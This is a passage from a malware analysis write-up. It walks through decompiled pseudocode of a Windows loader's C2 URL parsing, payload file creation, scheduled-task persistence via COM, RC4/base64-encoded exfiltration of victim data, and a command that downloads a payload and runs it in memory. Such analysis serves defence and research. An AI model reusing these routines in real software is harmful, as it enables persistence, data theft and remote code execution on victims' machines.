7ffc685b892a          void* var_60_1;
7ffc685b892a          void var_48;
7ffc685b892a          if (mw_StringDecryption(&data_7ffc685c0220, &var_48) == 0)
7ffc685b892a          {
```

```
if (mw_maybe_anothercpy(&ptr_RegMember, ptr_Table_ShellFolderNames) == 0)
{
    rax_1 = 0;
}  // pointer to first one -> AppData
else if (mw_w_NtOpenKey(arg_RegistryKey, &KeyHandle, 0x20019) == 0)
{
    rax_1 = 0;
}
else
{
    void KeyValueInformation;
    mw_ZeroMemBlock(&KeyValueInformation, 0x10);
    NtQueryValueKey(KeyHandle, &ptr_RegMember, 2, &KeyValueInformation, 0x10, &ResultLength);
    if (ResultLength != 0)
    {
        uint64_t ptr_newBuffer = mw_w_NtAllocateVirtualMemory(((uint64_t)ResultLength));
        if (ptr_newBuffer != 0)
        {
            if (NtQueryValueKey(KeyHandle, &ptr_RegMember, 2, ptr_newBuffer, ResultLength, &ResultLength) >= 0)
            {
                *(uint64_t*)out_buffer = mw_w_NtAllocateVirtualMemory(((uint64_t)(*(uint32_t*)(ptr_newBuffer + 8) + 2)));
                if (*(uint64_t*)out_buffer != 0)
                {
                    und_memcpy(*(uint64_t*)out_buffer, (ptr_newBuffer + 0xc), *(uint32_t*)(ptr_newBuffer + 8));
                    var_44 = 1;
                }
            }
            mw_w_NtFreeVirtualMemory(ptr_newBuffer);
        }
        NtClose(KeyHandle);
```

Once it has the file path it will read the data and call a RC4 decryption routine. It will now parse each new line and look for the string "URLS" and "|". Based on the proofpoint research we can see this is to fetch further URLs and saves them in the global list of C2.

Using a custom struct the code can be cleaned:

```
   struct support_data
       __packed
   {
00     char* Title;
08     char* ID;
10     char* Contents;
18 };
```

```
        str_URLS = &var_1158;
    }
    if (mw_find(ptr_TableFileContents.Title, str_URLS) == 0)
    {
        mw_SetGlobal_URLS(&ptr_C2GlobalList, mw_StringDigitToInteger(ptr_TableFileContents.ID), ptr_TableFileContents.Contents);
    }
    var_file_path = mw_TokenCheckOnFile(0, &var_newline_hex_2, &var_1160, &var_11a0);
    i = var_file_path;
while (i != 0);
```

CreateExecutable payload

The next function creates the following file:

> AppData\Roaming\Custom_update\Update_33b0dade.dll\exe

The extension is based on the previous checks mentioned and the number is randomly generated again using the serial volume name. If file is already present or unable to create then a flag is set to 1, otherwise to 2. This flag is used later in the newly created thread and differentiates which the URL to where the victim data is sent. More on this later.

```
7ffc685b378c  uint64_t mw_CreateExecutable_Update()

7ffc685b378c  {
7ffc685b3790      int32_t var_28 = 1;
7ffc685b3798      int64_t arg_FilePath = 0;
7ffc685b37a6      arg_FilePath = mw_GenerateNameForExecutable();
7ffc685b37b1      uint64_t rax_1;
7ffc685b37b1      if (arg_FilePath == 0)
7ffc685b37b1      {
7ffc685b37b3          rax_1 = 0;
7ffc685b37b1      }
7ffc685b37b1      else
7ffc685b37b1      {
7ffc685b37bc          mw_w_CheckPathValidity_\??\(&arg_FilePath);
7ffc685b37c1          int64_t FileHandle = -1;
7ffc685b37e7          if (mw_NtCreateFile(&FileHandle, arg_FilePath, 0x80000000, 1) == 0)
7ffc685b37e7          {
7ffc685b37e9              var_28 = 0;
7ffc685b37e7          }
7ffc685b37f6          NtClose(FileHandle);
7ffc685b37fc          rax_1 = ((uint64_t)var_28);
7ffc685b37b1      }
7ffc685b3804      return rax_1;
7ffc685b378c  }
```

```
var_Custom_Update = mw_w_Custom_update();
if (var_Custom_Update != 0)
{
    int32_t rax_7 = mw_w_memcpy_append(&var_Custom_Update, &var_backslash_2);
    int32_t var_80_1;
    int32_t rax_8;
    int32_t rax_9;
    if (rax_7 != 0)
    {
        rax_8 = mw_w_memcpy_append(&var_Custom_Update, Update_%);
        if (rax_8 != 0)
        {
            // AppData\Roaming\Custom_update\Update_33b0dade.dll\exe
            rax_9 = mw_w_memcpy_append(&var_Custom_Update, var_file_extension);
            if (rax_9 != 0)
            {
                var_80_1 = 1;
            }
```

COM persistence

The malware will now register a COM object. It will build the string:

> rundll32.exe [PARAMS]

Where PARAMS depends on if the file was identified as .exe or .dll previously. For example if it is .dll it will build:

> rundll32.exe [PATHDLL] , [EXPORT]

These values are then passed to the COM registration function. The API used are:

- CoInitializeEx()
- CoCreateInstance()

Following the hardcoded values passed to CoCreateInstance():

```
riid:
c7a4ab2fa94d1340969720cc3fd40f85 -> interface ITaskService : IDispatch
e04757b4a7eb76429f2985c5bb300006 -> interface ITimeTrigger : ITrigger

clsid = {9F6870F-E5A4-4CFC-BD3E-73E6154562DD}
CLSCTX_INPROC_SERVER = 1
```

Using the last part of the CLSID we can find evidence that it is using the Task Scheduler class. We can also track the interface ID requested by the riid values.

> **TaskScheduler class**
>
> ProgID：Schedule. Service. 1
>
> CLSID：{0F87369F-A4E5-4CFC-BD3E73E6154572DD}
>
> 滥用：命令执行
>
> 代码：

itaskservice

```
[
    object,
    oleautomation,
    uuid(b45747e0-eba7-4276-9f29-85c5bb300006)
]
interface ITimeTrigger : ITrigger
{
    [propget] HRESULT RandomDelay([out, retval] BSTR *delay);
    [propput] HRESULT RandomDelay([in] BSTR delay);
}
```

```
mw_w_RegisterCOM(0, &str_buffer_malwareBinary, &str_buffer_malwareParms, &cpy_Updater);
mw_w_NtFreeVirtualMemory(ptr_cpy_CurrentMalwareFilename);
mw_w_NtFreeVirtualMemory(ptr_cpy_FilePathFull);
mw_w_NtFreeVirtualMemory(&cpy_Updater);
ptr_filePath = arg_FilePathFull;
```

```
uint64_t mw_w_CoCreateInstance(int64_t token_\, int64_t* ptr_Updater_ComInterface)

{
    ptr_Updater_ComInterface[1] = 0;
    *(uint64_t*)ptr_Updater_ComInterface = 0;
    CoInitializeEx(0, 0);
    // riid = {9F36870F-E5A4-FC4C-BD3E-73E6154562DD}
    // clsid = {9F6870F-E5A4-4CFC-BD3E-73E6154562DD}
    // CLSCTX_INPROC_SERVER = 1
    int32_t result_COMCreate = CoCreateInstance(&rclsid, 0, 1, &riid, ptr_Updater_ComInterface);
    uint64_t result_COMCreate_1;
    if (result_COMCreate < 0)
    {
        result_COMCreate_1 = ((uint64_t)result_COMCreate);
    }
```

The malware will then reference the VTtable associated with the COM interface to set the LogonTrigger via Scheduled task named "Updater".

PT0S value is also given which will enable the task to run indefinitely. When this parameter is set to Nothing, the execution time limit is infinite. Seemingly to run the built string at logon, thus creating persistence.

```
// LogonTrigger
void* var_98_1;
void var_88;
if (mw_StringDecryption(&data_7ffc685c0030, &var_88) == 0)
{
    var_98_1 = &var_88;
}
else
{
    var_98_1 = &var_88;
}
int32_t var_b8_3 = *(uint64_t*)(*(uint64_t*)s + 0x48)(s, var_98_1);
if (var_b8_3 >= 0)
```

```
//  PT0S
// PT0S
void* var_58_1;
void var_48;
if (mw_StringDecryption(&data_7ffc685c0118, &var_48) == 0)
{
    var_58_1 = &var_48;
}
else
{
    var_58_1 = &var_48;
}
*(uint64_t*)(*(uint64_t*)var_60 + 0xe0)(var_60, var_58_1);
*(uint64_t*)(*(uint64_t*)var_60 + 0x10)(var_60);
rax_3 = ((uint64_t)rax_2);
```

New Thread

At one point the malware will create a new thread with hardcoded start location. The code passed as argument will contain all the main functionality of the malware including C2 comms. There is a longish sleep before as soon as entering the new thread:

- Malware will sleep for 30 minutes.
- 1000000 -> 1 second * 18000 (loop)

```
int64_t mw_CreateThread()

{
    void var_18;
    int64_t rax = CreateThread(0, 0, mw_ThreadEntryPoint, 0, 0, &var_18);
    int64_t rax_1;
    if (rax == 0)
    {
```

```
for (int32_t i = 0; i < 0x708; i = (i + 1))
{
    mw_NtDelayExecution(0x64);
}
```

This section will decrypt the RC4 key: "12345" Information collected is sent to C2 servers by encrypting and encoding with b64 same occurs with receiving data from the C2.

```
// Information is sent out -> rc4 encrypt + b64 encode
void var_118;
mw_rc4_arrayinit(&var_118, var_key_global, mw_getLength_2(var_key_global));
mw_DecryptRc4(&var_118, VictimDataBuffer, len_data, lenStringVictimData);
uint64_t var_Encrypted_Data = mw_b64Encode(len_data, lenStringVictimData);
if (var_Encrypted_Data == 0)
```

The info sent out initially looks something like this:

> "counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s"

```
//
// counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
void* var_258_1;
if (mw_StringDecryption(&data_7ffc685bfd40, &var_218) == 0)
{
    var_258_1 = &var_218;
}
else
{
    var_258_1 = &var_218;
}
lenStringVictimData = wsprintfA(VictimDataBuffer, var_258_1, ((uint64_t)data_7ffc685c0588), 2, var_BotID, data_7ffc685c0444, data_7ffc685c046
```

Data received from the C2 will have string format like so:

- CLEARURL
- URLS
- COMMAND
- ERROR

```
if (DecryptedResponse_buffer != 0)
{
    mw_rc4_arrayinit(&var_118, var_key_global, mw_getLength_2(var_key_global));
    mw_DecryptRc4(&var_118, ResponseEncryptedRc4, DecryptedResponse_buffer, size_response);
    mw_w_C2Commands(ptr_URL_1, DecryptedResponse_buffer);
}
```

Proofpoint research has this with more details see references below. But essentially the malware will parse out new C2 information commands and update C2 list.

C2 commands

The Proofpoint research has already outlined the codes and functionality so I will not go over it again as it is the same. There is 1 more function that is not covered as far as I have seen. The function is called with command ID 21.

```
}
else if (ptr_CommandFlag == 0x15)
{
    CommandFlag_1 = mw_DownloadExecuteThread_ID_21(&cpy_buffer_data);
}
switch (ptr_CommandFlag)
```

This function seems to download a payload from the C2, it parses the HTML page likely to look for specific data. Once the data is found it will copy the buffer location and create a new thread passing the response data as a parameter.

```
7ffc685b72c8  int64_t mw_DownloadExecuteThread_ID_21(int64_t data)

7ffc685b72c8  {
7ffc685b72de      void URL_WIDE;
7ffc685b72de      mw_ZeroMemBlock(&URL_WIDE, 0x208);
7ffc685b72f0      int32_t var_250 = 0x104;
7ffc685b7314      MultiByteToWideChar(0, 1, data, ((uint64_t)mw_getLength_2(data)), &URL_WIDE, 0x104);
7ffc685b731a      char* ResponseData_1 = nullptr;
7ffc685b7323      int32_t size = 0;
7ffc685b733c      int32_t ResponseData = mw_DownloadPayloadFromC2(&URL_WIDE, 0, &ResponseData_1, &size);
7ffc685b7365      int64_t rax_8;
7ffc685b7365      if (((((int32_t)*(uint8_t*)ResponseData_1) == 0 || (((int32_t)*(uint8_t*)ResponseData_1) != 0 && ResponseData == 0)) || ((((int32_t)*(uint8_t
7ffc685b7365      {
7ffc685b7407          rax_8 = 0;
7ffc685b7365      }
7ffc685b7365      if (((((int32_t)*(uint8_t*)ResponseData_1) != 0 && ResponseData != 0) && size != 0))
7ffc685b7365      {
7ffc685b7371          uint64_t cpy_buffer_response = mw_w_NtAllocateVirtualMemory(((uint64_t)size));
7ffc685b738a          und_memcpy(cpy_buffer_response, ResponseData_1, size);
7ffc685b7394          struct ThreadParameter_Struct* var_parameterStruct = mw_w_NtAllocateVirtualMemory(0x18);
7ffc685b73a8          *(uint64_t*)var_parameterStruct = cpy_buffer_response;
7ffc685b73b4          var_parameterStruct->size = size;
7ffc685b73c3          var_parameterStruct->data_ptr = &data_7ffc685c0570;
7ffc685b73cc          void var_220;
7ffc685b73cc          var_250 = &var_220;
7ffc685b73d1          void* var_258;
7ffc685b73d1          var_258 = 0;
7ffc685b73ef          result_C2ThreadFunction = CreateThread(0, 0, mw_C2Thread_ResponseToMemory, var_parameterStruct, var_258, var_250);
7ffc685b73fb          mw_w_NtFreeVirtualMemory(ResponseData_1);
7ffc685b7400          rax_8 = 1;
7ffc685b7365      }
```

Interesting enough the malware will call on CreateFileMappingA MapViewOfFile.This can be used to execute a file without using the Windows loader. It then seems to update data pointer of the parameters passed to the thread to point to:

> "&stiller=pointer to start of mapped view"

```
int64_t handle = CreateFileMappingA(-1, 0, 4, 0, 0x40, lpName);
if (handle == 0)
{
    rax_3 = 0;
}
else
{
    int64_t* ptr_BaseAddressMappedFile = MapViewOfFile(handle, 0xf001f, 0, 0, 0x40);
    if (ptr_BaseAddressMappedFile == 0)
    {
        rax_3 = 0;
    }
    else
    {
        arg1->ResponseData();
        if ((arg1->data_ptr != 0 && *(uint64_t*)ptr_BaseAddressMappedFile != 0))
        {
            uint64_t buffer = mw_w_NtAllocateVirtualMemory(1);
            *(uint8_t*)buffer = 0;
            //  &stiller=
            void* str_&stiller=;
            if (mw_StringDecryption(&data_7ffc685c0008, &var_88) == 0)
            {
                str_&stiller= = &var_88;
            }
            else
            {
                str_&stiller= = &var_88;
            }
            mw_w_appendnewbuffer(&buffer, str_&stiller=);
            mw_w_appendnewbuffer(&buffer, *(uint64_t*)ptr_BaseAddressMappedFile);
            int32_t arg_len = mw_getLength_2(buffer);
            *(uint64_t*)arg1->data_ptr = mw_w_newbuffer(buffer, arg_len);
            mw_w_NtFreeVirtualMemory(*(uint64_t*)ptr_BaseAddressMappedFile);
```

Refrences: